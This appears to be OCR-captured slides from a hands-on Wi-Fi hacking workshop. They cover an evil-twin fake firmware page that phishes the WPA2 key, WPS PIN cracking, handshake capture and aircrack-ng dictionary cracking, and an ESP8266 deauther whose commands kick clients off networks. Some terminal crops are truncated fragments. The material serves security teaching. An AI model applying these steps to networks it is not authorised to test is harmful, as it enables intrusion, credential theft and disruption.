
root@kali: ~/airgeddo

```
egrated, in
 client's br
y factors su

ablished

All parameters and requirements are set. The attack is going to start. Multiple windows will
 want to sto
e them all

ting in mana

 [Enter] key
```

What does social engineering look like?

- Copy the name of the target Wi-Fi network, and make a fake network with no password
- Jam the real Wi-Fi network, and create a fake router update page asking for the password on the open network
- When the user cannot connect, they see the fake network with the same name as their usual network.
- The user connects and sees the page explaining an update is in progress. They enter the password.
- The attacker gets the password

What does the victim see?



Firmware Upgrade

A new version of the Belkin International firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.

Terms And Conditions:

whatsoever arising from or related to this Software License Agreement or the Belkin International Firmware/Software/Drivers, including, without limitation, direct, indirect, consequential, incidental or special damages or losses , including but not limited to damages for lost profits or losses resulting from business interruption or loss of data, regardless of the form of action or legal theory under which the liability may be asserted, even if advised of the possibility or likelihood of such damages.

☑ I Agree With Above Terms And Conditions

WPA2 Pre-Shared Key: •••••••••••••

WPS Setup Pin Attacks


These attacks are based on a feature that allows you to connect with a PIN to your router if you forget your password.

Many routers use a bad random seed for this that makes it possible to crack in 15 seconds.

Only about 40% of routers are vulnerable, only about 50% of routers have this enabled.

WPS Attacks don’t always work but are powerful

This doesn’t work if WPS is disabled or the wrong version, but if it does, you get backdoor access to the router even if they change the password.




```
st timeout or press [Ente

] to stop...
the window will not be clo
close it manually
```

```
02268810440001021021001442656c6b696e20496e7465726e6174696f6e616c1023001d42656c6b696e204e36303044422
0576972656c65737320526f757465721024000a46394b313130322076321042000e32303432314746323230333538371054
000800060050f20400011011001d42656c6b696e204e36303044422057697265656c65737320526f75746572103c000101100
2000200001012000200001009000200000[+] Rx(  ID  ) = 'EAPFail'   Next pir
[+] Sent packet not acknowledged after 3 attempts
[+] Tx(  M4  ) = 'Timeout'   Next pin
[!] Received M2D or out of sequence WPS Message
[+] Rx(M2D/M3) = 'WPSFail'   Next pin
[!] Received disassociation/deauthentication from the AP
[!] Received disassociation/deauthentication from the AP
[!] Received disassociation/deauthentication from the AP
[*] Pin is [redacted]', key is [redacted]
Saved session to '/root/.bully/b4750e2338fa.run'

        PIN   : [redacted]
        KEY   :
        BSSID :
        ESSID :

PIN cracked: [redacted]
Password cracked: [redacted]

Close this window
```

WPA Handshake Brute Force Attacks!

This is the tried and true method of getting a modern Wi-Fi password.

Even though we can’t grab a password out of the air, we can use a computer’s processing power to figure it out. We’ll do a demo of this today!



```
root@kali:~# aircrack-ng -a2 -b [redacted]w /root/Desktop/Everything2016.txt /root/Desktop/-02.cap
Opening /root/Desktop/-02.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc4

      [08:30:03] 76108192/310022794 keys tested (2546.07 k/s)

      Time left: 1 day, 1 hour, 31 minutes, 15 seconds          24.55%

                           KEY FOUND! [ [redacted] ]


      Master Key     : 20 2A 17 18 00 1D EF 3A 29 3F 9B A7 84 5E 2A AA
                       FE B2 E1 29 9A 9F 75 CF 73 31 24 74 31 2B B8 FC

      Transient Key  : 4D 76 38 A8 0F EB A7 52 4D 01 BF 87 7E DA 20 19
                       CB 0B 2C D4 3F 66 76 79 FE 8F FD C9 6A D5 AE FB
                       20 E6 AE F8 A3 61 90 BA 9D 48 93 B5 F0 29 1F EE
                       24 96 75 35 D6 03 68 DA 68 9D 11 FC 03 12 33 15

      EAPOL HMAC     : F1 99 FA E3 55 94 25 53 3B F7 33 6A 4D B8 2B 0C
root@kali:~# 
```

What makes modern WPA2 vulnerable to this?

If you capture the handshake that occurs when a device joins a Wi-Fi network, you can use that captured information to crack the password.


Anyone can kick a client off of a Wi-Fi network, even if you don’t know the password. We will learn to do this with our microcontrollers today.

That means, provided at least one device is connected to a Wi-Fi network, anyone can kick that device off the network and capture the handshake when the device reconnects.

How do we capture a handshake?

To capture a handshake, we can either wait for a device to connect to the network, or we can kick a device off and record the handshake when it reconnects.

We need to be on the same channel to capture the handshake as well


WPA/WPA2 4 Ways Handshake
CLIENT
ACCESS POINT
Regular 6-packet Exchange (Probes, Authentication, Assoc.)
Calculate PMK
Calculate PMK
Message1 (ANonce)
Calculate PTK
Message 2 (Signed SNonce)
Calculate PTK
Message 3 (Signed ANonce, Key Installation)
Message 4 (Acknowledgement)

What do we do with a handshake?

A handshake is a hashed version of the Wi-Fi password. A hash takes the password and converts it into a unique number via a fixed formula.

If we take a password guess and run it with the same formula, it will come out to the same number as the handshake if the password is correct.

A computer can convert several thousand password guesses per second into a hash, and compare them to see if it matches

WPA Cracking Workflow

- Identify the network you are attacking, switch your wireless network adapter to capture on that channel - **airmon-ng tool**
- Record Wi-Fi traffic on that channel until you capture a handshake and save it - **airodump-ng tool** or **Wireshark**
- Load the file of captured traffic containing the handshake into a cracking program - **aircrack-ng tool**
- Load a big list of password guesses
- Let the computer guess passwords until it succeeds or runs out of passwords

What do you need to crack a password?

A wireless network adapter that can “listen” in monitor mode. Usually, Wi-Fi is like a one on one conversation.

Some network cards can be switched to “monitor mode” which allows them to listen to traffic that wasn’t meant for them.

Yours may work, but we be can use a Raspberry Pi or wireless network adapter from Alfa or Panda wireless.

We can use our microcontroller to spoof, attack, and even sniff packets, but it can’t capture handshakes. On a MacOS system, we can capture and crack handshakes generated by our microcontroller without another card.

Questions?

Next, we’ll get into where microcontrollers fit into the picture.

We’ll go over how to connect to your D1 Mini, use the web interface, connect to the serial interface, and what attacks are possible.

After that, we’ll start attacking reactive targets!

Technical section overview

Core skills review:

Denial of service/deauthing

Creating fake networks to unmask devices

Objectives:

Attack a single device on a network

Create a cloned fake network

How Did the ESP8266 Learn to Hack?

Stefan Kremser, a computer science student in Germany also known as Spacehuhn, wanted to send Wi-Fi packets from scratch.

He found old SDK for programming the ESP to send any random packets

He wrote deauth packets manually to send out using packet.freedom method, allowing him to “spoof” packets

This allows him to send messages to any connected device pretending to be from the router telling it to get off the network

He can also send packets that create the appearance of a Wi-Fi access point, or a device looking for an access point

Let’s Get Connected!

We can connect using:

- Serial, with **screen** or **picocom**
- Arduino IDE
- Over Wi-Fi in a browser, with the web interface by going to 192.168.4.1


Right now there are 25-30 devices all with the same name, so we can’t use the web interface until we change the name. We’ll set that up by connecting over serial first.

Recommended: Arduino IDE

Arduino IDE is easiest to connect to your board with.

Download Arduino IDE, go to Preferences, and then past this JSON link into the additional board manager URL:

https://arduino.esp8266.com/stable/package_esp8266com_index.json



Compiler warnings: None

- ☐ Display line numbers
- ☑ Verify code after upload
- ☑ Check for updates on startup
- ☐ Use accessibility features
- ☐ Enable Code Folding
- ☐ Use external editor
- ☑ Save when verifying or uploading

Additional Boards Manager URLs: duck_index.json,https://dl.espressif.com/dl/package_esp32_index.json

More preferences can be edited directly in the file
/home/skicka/.arduino15/preferences.txt
(edit only when Arduino is not running)

Additional Boards Manager URLs


Enter additional URLs, one for each row

```
https://arduino.esp8266.com/stable/package_esp8266com_index.json
http://digistump.com/package_digistump_index.json
https://raw.githubusercontent.com/spacehuhn/hardware/master/wifiduck
```

Install the ESP8266 Boards in the Board Manager

Under Tools, Board, and Board Manager, type “ESP8266” into the search menu.

Install the esp8266 by ESP8266 Community boards by clicking the install button.



Type: All


esp8266

esp8266 by **ESP8266 Community** version **2.6.3** **INSTALLED**
Boards included in this package:
Generic ESP8266 Module, Generic ESP8285 Module, ESPDuino (ESP-13 Module), Adafruit Feather HUZZAH ESP8266, Invent One, XinaBox CW01, ESPresso Lite 1.0, ESPresso Lite 2.0, Phoenix 1.0, Phoenix 2.0, NodeMCU 0.9 (ESP-12 Module), NodeMCU 1.0 (ESP-12E Module), Olimex MOD-WIFI-ESP8266(-DEV), SparkFun ESP8266 Thing, SparkFun ESP8266 Thing Dev, SweetPea ESP-210, LOLIN(WEMOS) D1 R2 & mini, LOLIN(WEMOS) D1 mini Pro, LOLIN(WEMOS) D1 mini Lite, WeMos D1 R1, ESPino (ESP-12 Module), ThaiEasyElec's ESPino, WifInfo, Arduino, 4D Systems gen4 IoD Range, Digistump Oak, WiFiduino, Amperka WiFi Slot, Seeed Wio Link, ESPectro Core.
Online Help
More Info

Plug in Your Board

Plug in your board and, under ESP8266 boards, select the “LOLIN(WEMOS) D1 R2 & mini” board.

Look at the port, is it auto-selected? If so, you’re ready to connect



Board: "LOLIN(WEMOS) D1 R2 & mini"
Upload Speed: "921600"
CPU Frequency: "80 MHz"
Flash Size: "4MB (FS:2MB OTA:~1019KB)"
Debug port: "Disabled"
Debug Level: "None"
lwIP Variant: "v2 Lower Memory"
VTables: "Flash"
Exceptions: "Legacy (new can return nullptr)"
Erase Flash: "Only Sketch"
SSL Support: "All SSL ciphers (most compatible)"
Port: "/dev/ttyUSB3"
Programmer: "AVRISP mkII"

```
/*
   Copyright
   This softw                                        ense file for details.
   Source: gi
 */

#include "con
#include "debu

#include "key
#include "led
#include "com
#include "duc
#include "ser

// ===== SETU
void setup()
    debug_ini

    serial_br
    keyboard:
    led::begi
    com::begi
```

What If Your Port Isn’t Auto-Selected?

You’ll have to select it manually.

In MacOS, open terminal and type: **ls /dev/cu***

In Linux, open a terminal window and type: **dmesg**


Look for “ttyUSB” and then a number, like ttyUSB3

In Windows, look in your device manager under your COM port, for something like **COM1**

Once you identify your port, we can connect to our board!

Connect in Arduino IDE

With the port and board set correctly, press **CTRL + SHIFT + M** to open a serial monitor, or go to **Tools** and click **Serial Monitor.** When it opens, type **help** and click “Send”



```
help
```

```
reboot
info
// <comments>
send deauth <apMac> <stMac> <rason> <channel>
send beacon <mac> <ssid> <ch> [wpa2]
send probe <mac> <ssid> <ch>
led <r> <g> <b> [<brightness>]
led <#rrggbb> [<brightness>]
led <enable/disable>
draw
screen <on/off>
screen mode <menu/packetmonitor/buttontest/loading>
========================================================================
for more information please visit github.com/spacehuhn/esp8266_deauther
========================================================================
```

